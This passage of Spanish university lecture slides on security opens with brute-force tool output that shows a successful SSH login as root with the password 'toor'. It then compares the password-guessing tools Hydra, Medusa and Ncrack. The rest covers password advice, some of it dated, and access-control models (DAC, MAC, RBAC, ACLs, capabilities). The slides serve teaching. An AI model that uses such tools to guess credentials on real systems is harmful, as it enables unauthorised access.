        ACCOUNT FOUND: [ssh] Host: 10.10.10.10 User: root Password:
                                                        toor [SUCCESS]
#
```

Tecnológico de Monterrey

Comparativo herramientas

Velocidad (segs)	Hydra	Medusa	Ncrack
1 tarea / módulo FTP	11.93	12.97	18.01
4 tareas / módulo FTP	4.2	5.24	9.01
16 tareas / módulo FTP	2.44	2.71	12.01
1 tarea / módulo SSH v2	32.56	33.84	45.02
4 tareas / módulo SSH v2	10.95	Roto	Missed
16 tareas módulo SSH v2	5.14	Roto	Missed

Comparación de código	Hydra	Medusa	Ncrak
Versión	7.1	2.0	0.4 alpha
Ultima actualización	Oct 2011	Feb 2010	Abr 2011
Plataformas soportadas	Linux, *BSD, Unix, Windows MacOSx		

Tecnológico de Monterrey

Comparativo herramientas

Característica	Medusa	Hydra	Ncrack
Licencia	GPLv2	GPLv3	GPLv2
Soporte IPV6	NO	SI	SI
Interfaz gráfica	NO	SI	NO
FTP	SI	SI	SI
FTP Explicit FTPS (AUTH TLS Mode)	SI	SI	SI
FTP Implicit FTPS (FTP/SSL)	SI	SI	SI
HTTP Basic Auth	SI	SI	SI
HTTP NTLM Auth	SI	SI	NO
HTTP Digest Authentication	MD5	MD5	
HTTP Proxy	NO	SI	NO
SSHv2	SI (libssh2)	SI (libssh)	NO
Web from module	SI	SI	NO

http://foofus.net/goons/jmk/medusa/medusa-compare.html

Las contraseñas son como la ropa interior…

- Debes cambiarla regularmente.
- No puedes dejar que nadie la vea
- No la compartas ni con tus amigos.
- Mientras más largas, mejor.
- No las dejes tiradas por ahí.
- Sé misterioso.

Tecnológico de Monterrey

Aspectos a cuidar en la selección de un password

- No use el nombre del login en ninguna forma
- No use nombres propios, apellidos o sobrenombres.
- No use el nombre de familiares o amigos.
- No use palabras contenidas en diccionarios
- No use información relacionada con usted
- No use únicamente dígitos o la misma letra
- No use menos de siete caracteres

Tecnológico de Monterrey

Consejos para la selección de passwords

- Use mayúsculas y minúsculas
- Use dígitos y signos de puntuación.
- Use un password fácil de recordar para evitar escribirlo
- Use un password que pueda teclear rápido y sin mirar al teclado.
- Use passwords derivados de frases célebres:

  p.e: El respeto al derecho ajeno es la paz, deriva en ERADAELP

Concluyendo…

Mecanismos de control de acceso

- La autenticación pretende establecer quién eres.
- La autorización (o control de accesos) establece qué puedes hacer con el sistema.
- Dos modelos: DAC y MAC
- Control de acceso discrecional (DAC),
  - un usuario bien identificado (típicamente, el creador o 'propietario' del recurso) decide cómo protegerlo estableciendo cómo compartirlo, mediante controles de acceso impuestos por el sistema.
- Control acceso mandatorio (MAC)
  - es el sistema quién protege los recursos.
  - todo recurso del sistema, y todo usuario tiene una etiqueta de seguridad.


Tecnológico de Monterrey

Control de acceso basado en Roles

- También conocido como RBAC
  - Role Based Access Control
- Surge a finales de los 80s y toma un fuerte impulso en los 90s.
- Combina aspectos de DAC y MAC , pero con una visión más orientada a la estructura organizacional.
- Básicamente consiste en la creación de roles para los trabajos o funciones que se realizan en la organización.
- Los miembros del staff se asignan a roles y a través de estos roles adquieren permisos para ejecutar funciones del sistema.

Tecnológico de Monterrey

RBAC básico ilustrado




Tecnológico de Monterrey

RBAC

- Los sujetos acceden a los objetos en base a las actividades que (los sujetos) llevan a cabo en el sistema.
- Es decir, considerando los roles que ocupan en el sistema.
- Rol
  - Es el conjunto de acciones y responsabilidades asociadas con una actividad en particular.
  - También conocido como *Perfil*.


Ejemplo RBAC: Sistema GRid



	Listar Aplics	Migrar Aplic o clase	Aprovisio-nar una aplicación	Crear o importar aplicación	Enumerar catálogos	Mostrar info servidores	Listar ACL Grid	Reiniciar la Grid	Crear o borrar usuarios	Desbloqueo de usuarios	Importar exportar volums	Limipia o reparar volums
Monitor	X				X	X						
Operador	X				X	X						
Desarrollador	X	X	X	X	X	X					X	
Operador Grid	X				X	X	X	X				X
Admon Grid	X	X	X	X	X	X	X	X	X	X	X	X

Control acceso y monitor referencia

- Monitor referencia: mecanismo responsable de “mediar” cuando los sujetos intentan realizar operaciones sobre los objetos en función de una política de acceso.



Matrices

	R_1	R_2	...	R_n
U_1	✖			
U_2	✖			
U_3		✖		✖
U_4				✖
U_5				✖
U_6				✖
...				
U_m	✖			

(Usuarios, Roles)


	OBJECTS								
	R_1	R_2	R_n	F_1	F_1	P_1	P_2	D_1	D_2
ROLES R_1	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
R_2		control		write *	execute			owner	seek *
...									
R_n			control		write	stop			

(Roles, Objetos)

- Similar a DAC
- Roles pueden ser objetos

Matriz de control de acceso

- Modelo conceptual que describe el estado de protección de manera precisa.
- Matriz que describe los permisos de los sujetos (usuarios o procesos) sobre los objetos.



- Sujetos $S = \{ s_1,\ldots,s_n \}$
- Objetos $O = \{ o_1,\ldots,o_m \}$
- Permisos $R = \{ r_1,\ldots,r_k \}$
- Entradas $A[s_i, o_j] \subseteq R$

$A[s_i, o_j] = \{ r_x, \ldots, r_y \}$
Es decir el sujeto s_i tiene permisos $r_x, \ldots, r_y$ sobre el objeto o_j

Tecnológico de Monterrey

Un primer ejemplo

- Dos usuarios: toto, cachafas
- Tres archivos: info.pdf, script.sh, foto.jpg
- Tres permisos:
  - r=lectura, w=escritura, x=ejecución

	info.pdf	script.sh	foto.jpg
toto	---	*rwx*	*rw*
cachafas	*rw*	*rx*	*r*

Tecnológico de Monterrey

Un segundo ejemplo

	A1	A2	A3	A4	Imp1	Imp2	DD1	DD2
U1	eje lec							
U2	lec esc borr							lec esc format
U3		esc lec eje		esc lec eje	imp			lec format
U4			esc		imp		lec esc	
U5		lec ejec	lec eje			imp		

Tecnológico de Monterrey

Implementación

- Dos formas de implementar la matriz de control de accesos:
  - Lista de control de accesos (ACL):
    - Hay una lista por objeto.
    - Indica los permisos que posee cada sujeto sobre el objeto.
  - Lista de capacidades:
    - Hay una lista por sujeto.
    - Indica los permisos que posee el sujeto sobre cada objeto.

Tecnológico de Monterrey

Listas de control de accesos

- Consiste en almacenar la matriz de control de accesos por columnas.
- Dado un objeto, tenemos las siguientes ventajas :
  - Es fácil ver los permisos del mismo para todos los sujetos.
  - Es fácil revocar todos sus accesos, reemplazando su ACL por una vacía.
  - Es fácil darlo de baja, borrando su ACL.
- Problemas:
  - ¿Cómo verificar a que puede acceder un sujeto?

Tecnológico de Monterrey

Lista control de acceso

Objeto	Usuario	Permisos
A1	U1	eje, lec
	U2	lec, esc, borr
A2	U3	esc, lec, eje
	U5	lec, eje
A3	U4	esc
	U5	lec, eje
A4	U3	esc, lec, eje
Imp1	U3	imp
	U4	imp
Imp2	U5	imp
DD1	U4	lec, esc
DD2	U2	lec, esc, format
	U3	lec, format

Tecnológico de Monterrey

Lista de capacidades

- Consiste en almacenar la matriz de control de accesos por filas.
- Dado un sujeto, tenemos las siguientes ventajas:
  - Es fácil de chequear todos los permisos que posee.
  - Es fácil de revocar sus permisos, reemplazando su lista de capacidades por una vacía.
  - Es fácil darlo de baja, eliminando su lista de capacidades.
- Problemas:
  - ¿Cómo verificar quien puede acceder a un objeto?

Tecnológico de Monterrey

Ejemplo lista capacidades

Usuario	Objeto(s)	Permisos
U1	A1	lec, eje
U2	A1	lec, esc, borr
	DD2	lec, esc, format
	A2	lec, esc, eje
U3	A4	esc, lec, eje
	Imp1	imp
	DD2	lec, forma
	A3	esc
U4	Imp1	imp
	DD1	lec, esc
	A2	lec, eje
U5	A3	lec, eje
	Imp2	imp

Lista capacidades vs ACL

LISTA CONTROL ACCESO ACL

MATRIZ DE ACCESO

	$Objeto_1$	$Objeto_2$	$Objeto_3$	...	$Objeto_M$
$Usuario_1$	rwx	rw	rwx	...	rw
$Usuario_2$	x	r	x	...	rw
$Usuario_3$	x	rw	rwx	...	r
...	...	...	...	...	...
$Usuario_N$	x	rw	x	...	w

ACL

ACL $Objeto_2$	$Usuario_1$	$Usuario_2$	$Usuario_3$	...	$Usuario_N$
	rw	r	rw	...	rw

CAPACIDADES

MATRIZ DE ACCESO

	$Objeto_1$	$Objeto_2$	$Objeto_3$	...	$Objeto_M$
$Usuario_1$	rwx	rw	rwx	...	rw
$Usuario_2$	x	r	x	...	rw
$Usuario_3$	x	rw	rwx	...	r
...	...	...	...	...	...
$Usuario_N$	x	rw	x	...	w

Capacidades


Capab $Usuario_3$	$Objeto_1$	$Objeto_2$	$Objeto_3$	...	$Objeto_N$
	x	rw	rwx	...	r

Mecanismos de separación

- Definición de un perímetro de seguridad
- Definir las zonas “abiertas” y las zonas cerradas.
  - DMZ: Zona desmilitarizada
  - *Segmentar* la red interna
- Mecanismos que sirven para delimitar una frontera
  - Filtros de paquetes
  - Firewalls
  - Wrappers
  - Proxies


Tecnológico de Monterrey

Ejemplo separación




Mecanismos seguridad en las comunicaciones

